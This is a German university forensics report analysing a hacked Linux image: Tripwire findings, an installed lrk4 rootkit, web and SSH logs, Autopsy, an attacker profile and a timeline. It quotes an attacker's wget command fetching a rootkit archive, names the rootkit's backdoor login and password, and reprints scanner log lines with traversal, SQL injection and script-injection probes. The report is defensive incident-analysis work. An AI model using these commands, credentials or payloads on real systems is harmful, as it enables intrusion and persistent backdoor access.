

TECHNISCHE
UNIVERSITÄT
WIEN
VIENNA
UNIVERSITY OF
TECHNOLOGY

Abgabe 4

Computer Forensics: Hacked Linux Image

Version 1.1

Dokumentenverlauf

Datum	Änderungen	Autor
23. Dez.	Initialversion	Gerald Haider
27. Dez.	Erweiterung	Gerald Haider
29. Dez.	Erweiterung	Roman Vottner
31. Dez.	Endversion	Roman Vottner


Inhaltsverzeichnis

1	GRUNDKONFIGURATION	3
2	ERMITTELN VON ROOTKITS	3
2.1	GROBER ÜBERBLICK ÜBER DAS SYSTEM	4
2.2	UNTERSUCHUNG DES .BASH_HISTORY-FILES	5
2.3	UNTERSUCHUNG DES .HACK-DIRECTORY.....	5
3	ZUGANG ERMITTELN	6
3.1	WEBSERVER.....	6
3.2	SSH SERVER.....	7
3.3	BENUTZER.....	7
3.4	SONSTIGE SICHERHEITSLÜCKEN	9
4	AUTOPSY	9
4.1	KONFIGURIEREN	9
4.2	VERWENDUNG	9
5	TÄTERPROFIL	10
6	ZEITLICHER ABLAUF	11
7	LISTE DER VERWENDETEN PROGRAMME	11

1 Grundkonfiguration

Bevor mit der eigentlichen forensischen Arbeit begonnen werden kann, sind ein paar Grundeinstellungen zu erledigen. Bei dem VMware Player war es leider nicht möglich weitere VMware-Sitzungen hinzuzufügen, daher wurde die Trial-Version von VMware Workstation genommen.

Zu Beginn erstellt man über *File/New/Virtual Machine ...* eine neue Virtuelle Maschine an in der man eine Live-CD oder ein ISO-File auswählt. Als nächster Schritt erfolgt das Einbinden des gehackten Linux-Systems. Dies geschieht über *„Edit virtual machine settings“*. In der darauf erscheinenden Maske wählt man nun am untern Rand *„Add ...“* aus und gibt hier das bereits vorhandene VMware-File des Linux-Systems an. Anschließend sollte die Maske in etwa so aussehen wie im nachfolgenden Bild.



Nun kann man die Sitzung starten und sieht im Falle von Helix beim Starten der grafischen Benutzeroberfläche bereits die Linux-Verzeichnisse schreibgeschützt als Link auf dem Desktop. Nun kann mit der eigentlichen Arbeit begonnen werden.

2 Ermitteln von Rootkits

2.1 Grober Überblick über das System

In einem ersten groben Überblick über das System, durch Ausführen von `ls -la /` um sich alle Dateien von dem Rootverzeichnis anzeigen zu lassen, fallen zu Beginn 2 Files auf:

```
.bash_history  
.hack
```

Ersteres ist ein History-File des Angreifers das nicht gelöscht wurde und zweites stellt ein Rootkit dar, dieses wird später aber noch genauer erklärt. Ebenso wird in den ersten momenten das in dem Mail angeführte Intrusion Dedection System (IDS)-Tool Tripwire angeschaut. Mittels `tripwire -check` erhält man eine Auflistung von modifizierten Programmen seit dem letzten Systemsnapshot.

```
Modified:  
"/usr/sbin/sshd"  
  
Added:  
"/usr/bin/gmake"  
"/usr/bin/make"  
  
Modified:  
"/usr/bin/scp"  
"/usr/bin/ssh-keygen"  
  
Added:  
"/var/lib/tripwire/localhost.localdomain.twd.bak"  
  
Modified:  
"/etc/crontab"  
...  
"/etc/rc.d/init.d/sshd"  
"/etc/passwd"  
"/etc/resolv.conf"  
  
Added:  
"/bin/passwd"  
"/bin/inetd"  
"/bin/cron"  
"/bin/chfn"  
"/bin/chsh"  
  
Modified:  
"/bin/login"  
"/boot/kernel.h"  
  
Added:  
"/root/openssh-1.2.3-2.i386.rpm"  
"/root/openssh-server-1.2.3-2.i386.rpm"  
  
Removed:  
"/root/.bash_history"
```

Wie zu erwarten war wurde das `.bash_history`-File des root gelöscht. Make und gmake deuten darauf hin, dass auf dem Server ein Programm kompiliert und installiert wurde. Es wird daher davon ausgegangen, dass es sich hierbei um ein Backdoorprogramm oder ein Rootkit handelt.

Ebenso geht aus dem IDS-Eintrag hervor, dass wichtige Systemkomponenten hinzugefügt oder abgeändert wurden. Da `/bin/passwd` sowie `/bin/inetd` und `/bin/cron` auf jedenfall auf dem Linux-System vorhanden sein müssen muss davon ausgegangen werden, dass Tripwire teilweise unvollständig eingerichtet ist. Nähere Untersuchungen sind daher nötig.

Die Veränderung von ssh kann aufgrund eines Einspiels einer neuer Version vonstattend gegangen sein, da im Rootverzeichnis neue rpm-Versionen von openssh anzufinden sind.


Eine Veränderung von passwd lässt vermuten, dass der Angreifer Benutzer verändert oder hinzugefügt hat. Eine nähere Betrachtung zeigt, dass es von passwd 3 Versionen in /etc gibt. In der letzten Version fehlt der Eintrag für den Benutzer ph00 mit dem Homeverzeichnis in /. Dies lässt darauf schließen, dass das in / gefundene .bash_history-File dem user ph00 gehört.

2.2 Untersuchung des .bash_history-Files

Die Untersuchung des Files ergibt, dass der Angreifer mittels wget <http://www.ussrback.com/UNIX/penetration/rootkits/lrk4.shad.tar.gz> ein Rootkit heruntergeladen und installiert hat. Anschließend hat er die zuvor in Tripwire angezeigten Files ersetzt. Zu den Files die ersetzt wurden gehören:

```
?? chfn
?? chsh
?? login
?? passwd
?? cron
?? inetd
```

2.3 Untersuchung des .hack-Directory



```
Linux_Hacking Player
root@localhost /root# ls -a /root/.hack/.lrk4
./          bindshell*  fix*        login/      shadow-961025/
./          chfn/      hdap        net-tools-1.32-alpha/ sniffchk
MCONFIG    chsh/      hdaq        passwd/     syslogd-1.3/
Makefile   cron3.8p11/ hdar        procps-1.01/ tcpd_7.4/
README     fileutils-3.13/ lnstd/      psmisc/     wted*
bin/       findutils/ linsniffer* rshd/       z2*
root@localhost /root#
```

In dem .hack-Directory befindet sich der Source-Code des Rootkits welches auf dem Rechner installiert wurde. Ebenso enthält es auch ein Readme-File welches die nähere Funktionsweise des Toolkits ausgibt. Lrk4 ersetzt dabei wichtige Systemprogramme durch eigene, die die Grundfunktionalität der ursprünglichen Programme aber nur um sogenannte Hacks erweitern. Ein solcher

Hack ist z.B. dass über die modifizierte login-Datei ein jeder User mit dem PW satori einloggen kann. Dies ist für den Angreifer wichtig, um später jederzeit ohne größere Probleme wieder auf den gehackten Rechner zugreifen zu können.

Da in der Log Datei auch ein download URL angegeben ist konnten die original Rootkit Dateien mit den Dateien im gehackten System verglichen werden, wodurch bestätigt werden konnte das die oben angeführten Dateien vollkommen ident mit jenem aus dem Rootkit sind. Zudem ist in Login mit den für Lrk4 üblichen Login **rewt** und dem Benutzerpasswort **satori** möglich und erhält so einen Rootzugang. Über den Einsatz von chkrootkit (von <http://www.chkrootkit.org>) können ebenfalls Informationen abgerufen werden.

<http://www.juniper.net/security/auto/vulnerabilities/vuln1980.html>

<http://staff.washington.edu/dittrich/misc/faqs/lrk4.faq>

3 Zugang ermitteln

Der erste Schritt beim Ermitteln des Zugangs zu einem Rechner besteht in einem Portscan. Um festzustellen welche Ports nach aussen offen sind wurde von einem anderen Rechner ein Portscan auf das Hacked_Linux durchgeführt mit untenstehenden Ergebnis:

```
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
```

Der nächste Schritt besteht nun darin für die offenen Ports Sicherheitslücken und eventuell auch log-Einträge ausfindig zu machen.

3.1 Webserver

Da viele Angriffe auf ein System über eine Sicherheitslücke des Webserver stattfinden ist der erste Schritt ein Blick in die log-Dateien des Webserver. Für den 9. Oktober 2004 lassen sich hier einige GET und HEAD-Anfragen feststellen. Die erste Inspektion der Webserver Logfiles unter /var/log/httpd brachte höchst verdächtige Einträge in der access_log bzw. error_log zum Vorschein:

```
192.168.102.131 - - [09/Oct/2004:07:58:28 +0200] "GET
/%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cboot.ini HTTP/1.0" 404 215 "-" "-"
192.168.102.131 - - [09/Oct/2004:07:59:17 +0200] "GET // HTTP/1.0" 200 5567 "-" "-"
192.168.102.131 - - [09/Oct/2004:07:59:36 +0200] "GET /index.php?show=../mailing/admin_mail.php
HTTP/1.0" 404 203 "-" "-"
192.168.102.131 - - [09/Oct/2004:07:59:55 +0200]
"/atomicboard/index.php?location=../../../../../../../../../../../../etc/passwd HTTP/1.0"
400 - "-" "-"
192.168.102.131 - - [09/Oct/2004:08:00:14 +0200] "GET
/becommunity/community/index.php?pageurl=http://www.php.net/downloads.php HTTP/1.0" 404 225 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:00:18 +0200] "HEAD / HTTP/1.0" 200 0 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:00:22 +0200] "HEAD / HTTP/1.0" 200 0 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:00:26 +0200] "GET /forum/myaccount/login.asp HTTP/1.0\nContent-
Type: application/x-www-form-urlencoded\nContent-Length: 87\nuserid=administrator&
password=%27or%27%27%3D%27+&cookielogin=cookielogin&Submit=L" 404 219 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:00:30 +0200] "GET /c32web.exe/ChangeAdminPassword HTTP/1.0" 404
224 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:02:07 +0200] "GET http://www.computec.ch HTTP/1.0\nProxy-
Connection: Keep-Ali" 200 5567 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:03:26 +0200] "GET
/index.cfm?fuseaction=category.display&category_ID=' HTTP/1.0" 404 203 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:03:45 +0200] "GET / HTTP/1.0" 200 5567 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:03:46 +0200] "GET ?" 200 5567 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:03:52 +0200] "POST\nContent-length:" 501 - "-" "-"
192.168.102.131 - - [09/Oct/2004:08:03:56 +0200] "GET /exec/show/config/cr HTTP/1.0" 404 213 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:04:58 +0200] "GET /launch.asp?NFuse_Application=>foo</script>
HTTP/1.0" 404 204 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:05:02 +0200] "GET /launch.jsp?NFuse_Application=>foo</script>
HTTP/1.0" 404 204 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:05:59 +0200] "GET /index.php?mod=<script>foo</script> HTTP/1.0"
404 203 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:06:06 +0200] "GET /index.php HTTP/1.0" 404 203 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:06:10 +0200] "GET http://www.computec.ch HTTP/1.0\nProxy-
Connection: Keep-Ali" 200 5567 "-" "-"
192.168.102.131 - - [09/Oct/2004:08:06:59 +0200] "GET /disk_c HTTP/1.0" 404 200 "-" "-"
```

All diese Einträge dürfen aber von einem automatischen Scanner verursacht sein, haben aber nicht zur Kompromitierung des Systems geführt. Dies konnte nach eingehendem Studium der Webserver Konfiguration festgestellt werden, da dieser nur ein paar statische Webseiten und ein in diesem Fall nicht verwundbares cgi-bin veröffentlicht. Somit kann der Webserver als Eingang für den Angreifer ausgeschlossen werden.

3.2 SSH Server

In /var/log/messages befinden sich ein paar merkwürdige Einträge

```
?? sshd[...]: Did not receive ident string form ...  
?? sshd[...]: Bad protocol version identification  
?? sshd[...]: Disconnection: Corrupt check bytes on input ....  
?? sshd[...]: Disconnecting: crc32 compensation attack: network attack detected
```

All diese Einträge deuten laut Recherche auf Versuche hin Sicherheitslücken in SSH zu finden.

Da auf dem System ein OpenSSH Server installiert ist wurde nach feststellen der installierten Version mal nach Exploits für eben diese gesucht. In der Securityfocus Datenbank findet sich dann eine „SSH CRC-32 Compensation Attack Detector Vulnerability“ die in Frage käme.

Hier liegt die Vermutung nahe das der Angriff über diese Lücke erfolgte, diverse Einträge in der Datei /var/log/auth.log deuten darauf hin. Der Angreifer hat aber nach Ausnützen der Lücke wahrscheinlich eine gepatchte Version von SSH eingespielt um das System vor neuen Angriffen zu schützen.

<http://www.securityfocus.com/bid/2347/info>

<http://www.securityfocus.com/bid/2347/discuss>

http://www.cert.org/incident_notes/IN-2001-12.html

3.3 Benutzer

Aus der unten abgebildeten Grafik ist ersichtlich, dass root als letzter am 5. November 192.168.201.6 aus einloggte.

```

[root@localhost log]# lastlog
Username      Port      From          Latest
root          pts/0     192.168.201.6 Fri Nov  5 03:12:31 +0100 2004
bin           **Never  logged in**
daemon       **Never  logged in**
adm          **Never  logged in**
lp           **Never  logged in**
sync        **Never  logged in**
shutdown    **Never  logged in**
halt        **Never  logged in**
mail        **Never  logged in**
news        **Never  logged in**
uucp        **Never  logged in**
operator     **Never  logged in**
games       **Never  logged in**
named       **Never  logged in**
sumra       **Never  logged in**
gopher      **Never  logged in**
ftp         **Never  logged in**
nobody      **Never  logged in**
xfs         **Never  logged in**
apache      **Never  logged in**
postfix     **Never  logged in
```

In `/var/log/messages` erhält man für folgenden Zeitraum ebenfalls interessante Einträge, die sich mit den Eingaben in `./bash_history` decken. So loggte der Eindringling mehrmals zwischen root und ph00 hin und her. Als Zeitrahmen kann der Zeitraum von 8. Oktober 2004 bis zum 4. November 2004 genannt werden, wobei der erste Einbruch am 12. Oktober gelang und das Rootkit ab 4. November 2004 installiert wurde.

Nach dem ersten erfolgreichen Hack wurde ein temporärer User ph00 angelegt, der sein Homedirectory im Wuzelverzeichnis `/` hat und ihm ein null-Passwort gegeben. Anschließend wurde das System von dem eigentlichen root, der zur selben Zeit ebenfalls per ssh eingeloggt war heruntergefahren.

```

Oct 13 00:50:00 localhost CROND[840]: (root) CMD ( /sbin/rmmod -as)
Oct 13 00:55:29 localhost PAM_unix[819]: (system-auth) session closed for user ph00
Oct 13 00:57:04 localhost PAM_unix[841]: (system-auth) session opened for user root by LOGIN(uid=0)
Oct 13 00:57:04 localhost -- root[841]: ROOT LOGIN ON tty1
Oct 13 00:57:16 localhost PAM_unix[841]: (system-auth) session closed for user root
Oct 13 00:57:47 localhost sshd[858]: Accepted password for ROOT from 192.168.201.6 port 1312
Oct 13 00:57:47 localhost sshd[858]: Could not reverse map address 192.168.201.6.
Oct 13 00:57:47 localhost PAM_pwdb[858]: (sshd) session opened for user ph00 by (uid=0)
Oct 13 01:00:00 localhost CROND[870]: (root) CMD ( /sbin/rmmod -as)
Oct 13 01:01:00 localhost CROND[872]: (root) CMD (run-parts /etc/cron.hourly)
Oct 13 01:10:00 localhost CROND[875]: (root) CMD ( /sbin/rmmod -as)
Oct 13 01:20:00 localhost CROND[877]: (root) CMD ( /sbin/rmmod -as)
Oct 13 01:27:54 localhost PAM_pwdb[858]: (sshd) session closed for user ph00
Oct 13 01:29:06 localhost PAM_unix[857]: authentication failure; LOGIN(uid=0) -> root for system-auth service
Oct 13 01:29:06 localhost login[857]: FAILED LOGIN 1 FROM (null) FOR root, Authentication failure
Oct 13 01:29:14 localhost PAM_unix[857]: check pass; user unknown
Oct 13 01:29:14 localhost PAM_unix[857]: authentication failure; LOGIN(uid=0) -> HackMePls for system-auth service
Oct 13 01:29:14 localhost login[857]: FAILED LOGIN 2 FROM (null) FOR HackMePls, Authentication failure
Oct 13 01:29:19 localhost PAM_unix[857]: (system-auth) session opened for user root by LOGIN(uid=0)
Oct 13 01:29:19 localhost -- root[857]: ROOT LOGIN ON tty1
Oct 13 01:29:32 localhost Font Server[794]: terminating
Oct 13 01:29:33 localhost xfs: xfs shutdown succeeded
Oct 13 01:29:33 localhost gpm: gpm shutdown succeeded
Oct 13 01:29:33 localhost httpd: httpd shutdown succeeded
Oct 13 01:29:33 localhost numlock: Disabling numlocks on ttys:
Oct 13 01:29:33 localhost numlock: ^[[60G
Oct 13 01:29:33 localhost numlock:
```

Obiges Bild zeigt einen Loginwechsel von root auf ph00 und wieder zurück, dabei wurde anscheinend der NULL-Login probiert, der fehlgeschlagen ist. Auffällig ist hingegen, dass der Angreifer jedes Mal seit dem Angriff einloggt, sobald das System hochgefahren ist. Da der Rechner ein Testserver ist sind die Upzeiten nicht gerade lang. Zudem sind alle Zugriffe auf den Rechner immer aus dem lokalen Netzwerk (192.168.*.*) geschehen.

3.4 Sonstige Sicherheitslücken

Auf Port 631 läuft eine Administrations Webseite für den UNIX Druckerdienst CUPS. Für den XDMCP Server konnte eine weitere Sicherheitslücke ausfindig gemacht werden. Für rpcbind wurde ebenfalls ein Integer Bufferoverflow gefunden:

Generell: http://www.palisadesys.com/~ghelmer/unixsecurity/unix_vuln.html

Apache: <http://www.debian.org/security/2002/dsa-137>

xdmcp: <http://www.securityfocus.com/bid/1446/info>

rpcbind: <http://www.remoteassessment.com/?op=varchive&vulnid=12686>

smtp: http://www.hideaway.net/vulnerabilities/mandrake_postfix_42.html

4 Autopsy

4.1 Konfigurieren

Um noch effektivere Aussagen über den aktuellen Vorgang machen zu können, wird das gehackte Linuxsystem noch einem Routinecheck mittels der bei weiter verbreiteten Live-CD Security-Kits standardmäßig enthaltenem Toolkit Autopsy unterzogen.

Sollten die Partitionen noch nicht dem Live-System hinzugefügt worden sein, so kann man dies nachträglich noch machen (sofern beim Start von VMware das hackedLinux hinzugefügt wurde).

```
mount -r /dev/sdb1 /mnt/sdb1
mount -r /dev/sdb6 /mnt/sdb6
mount -r /dev/sdb7 /mnt/sdb7
```


Anschließend kann für jede Partition eine eigene Kopie erstellt werden

```
dd if=/dev/sda of=/abgabe4/hackedLinux.dd
```

Diese Images konnten nun über die Web GUI des „Autopsy Forensic Browsers“ geladen werden und dann mit den zur Verfügung stehenden Tools untersucht werden, jedoch reicht es unter Helix und der zu Beginn beschriebenen Methode auch aus, statt des Images einfach die schreibgeschützten Partitionen als Image anzugeben. Hierbei muss man jedoch beachten, statt der Option Disk die Option Partition zu wählen.

4.2 Verwendung

Sofern Autopsy richtig konfiguriert wurde kann man über einen Browser beginnen die Analyse fortzusetzen.



Autopsy bzw. das System dahinter Sleuthkit besitzt die Fähigkeit gelöschte Files, bei denen lediglich der Zeiger im Filesystem auf den Speicherblock nicht mehr existiert, anzuzeigen. Somit ist es auch möglich die Aktionen von Seitens des Roots aus mitzuverfolgen. Als nette Beigabe zeigt Autopsy auch noch das Datum der Erstellung, des letzten Zugriffs und der letzten Modifikation an.

In den Einträgen der `/root/.bash_history` ist leider nur schwer etwas zu entnehmen. Sehr viele Eingaben beschäftigen sich mit Tripwire oder einer anderen Konfiguration eines Systemdienstes. Die Auswertung der letzten Zugriffe z.B. auf verwendete RPM-Pakete oder andere auffälligere Dateien ergab keine wirklich schlüssigen Fakten, da das Datum innerhalb von mehreren Zeilen oftmals von 4/5. November auf 12. Oktober springt und wieder zurück. Desweiteren ist eine klare Abtrennung welche Eingabe von dem wahren root und welche von dem Hacker stammen schwer, da es mitunter Zeitpunkte gab, wo anscheinend beide auf dem System arbeiteten.

5 Täterprofil

Die in diesem Punkt angeführten Punkte sind eher Spekulation als Tatsache, jedoch soll das Täterprofil der Vollständigkeit halber noch kurz erwähnt werden.

Auffallend bei der Untersuchung war, dass alle Angriffe nur aus dem internen Netz kamen (193.168.*) und der Angreifer kurz nach Systemstart bereits eingeloggt hat. Desweiteren hat der Hacker darauf geschaut seine Spuren als root zu verwischen jedoch nicht als ph00-Benutzer. Den Sourcecode des Rootkits kann man nach wie vor im Rootverzeichnis des Systems finden. Ebenso hätte ein wirklich erfahrener Eindringling die Log-Files verändert und das fix-File von lrk4 ausgeführt, dass das Systemdatum der entsprechenden Da-

teien verändert und nur über einen Größenvergleich (den tripwire ebenfalls macht) noch nachvollzogen hätte werden können.

6 Zeitlicher Ablauf

Nach den vorliegenden Daten wird davon ausgegangen, dass mit dem Exploit der User ph00 am 12. Oktober gegen 17 Uhr 07 angelegt wurde und anschließend diesem ein NULL-Passwort zugewiesen. Dieser User dient als Überbrückung, bis ein geeignetes Rootkit gefunden und installiert wurde. Nach dem Anlegen des Users wurde auch der SSH-Server neu gepatched um einen neuen Exploit seitens eines anderen entgegen zu wirken.

Am 4. November wurde dann über diesen Dummi-Account das Rootkit installiert und somit wurde der Account nicht mehr gebraucht und konnte im Anschluss entfernt werden. Die Einträge hierfür befinden sich in `/root/.bash_history` die über Autopsy ausfindig gemacht werden konnte. In dem Zeitraum zwischen dem ersten Einbruch und der Installation des Rootkits wurde das System noch etwas inspiziert und eventuell ein paar Konfigurationen vorgenommen (tripwire, perl,...)

Es kann davon ausgegangen werden, dass sich der Hecker eine Rechnerlandschaft zusammen gestellt hat und eventuell für spätere Verwendung (ddos-Attacken oder ähnliches) nutzen wollte.

7 Liste der verwendeten Programme

- VMWare Workstation
- Auditor Security Live CD / Helix
 - o Autopsy
 - o nmap